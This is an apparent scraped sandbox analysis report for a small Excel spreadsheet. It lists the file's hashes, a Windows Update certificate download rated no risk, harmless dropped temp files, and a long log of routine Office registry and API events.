Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2812 ] Return: 1		2812

Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2812
Call System API	API Name: CryptGenKey Args: ( 94d2608, 6610, 1, 52af55c ) Return: 1		2812
Call System API	API Name: CryptExportKey Args: ( b192b20, b1929a0, 1, 0, 0, 52af550 ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Call Thread API	API Name: NtResumeThread Args: ( Process:3208, ) Return: ?		2812
Call System API	API Name: evtchnn.SendEvent Args: ( e, pid[3208], ppid[2812] ) Return: 1		2812
Call Process API	API Name: CreateProcessW Args: ( %CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:3208:%CommonProgramFiles%\microsoft shared\OFFICE15\MSOSQM.EXE ) Return: 1		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 55860069		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5586006a		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		

☐ Select All

Save Cancel



<b>File name</b>	NONAMEFL
<b>File type</b>	Office Excel 2007 spreadsheet
<b>SHA-1</b>	E19DAB08EF3F42EE9E521400BD22572FBBF76331
<b>SHA-256</b>	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
<b>MD5</b>	E20C9766E75BAED5E891073803F5B6D9
<b>TLSH</b>	-
<b>Size</b>	7880 byte(s)

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	8.252.65.254	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	8.240.241.126	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?f1f5a168c6196f4f1	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	FD0C2A5B9FE8E3E7BA277B6AC41D28BA6 6C1E186
CVRDE3A.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRDE3A.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

▼ Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm\ Value: None		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FECUsage\EXCELFiles Value: 55860020		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FECUsage\ProductFiles Value: 55860068		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2812
Call System API	API Name: GetVersionExA Args: ( 1ee830 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1ef558 ) Return: 1		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, 1ec7c8, 0, 0, 0 ) Return: 4398d0		2812
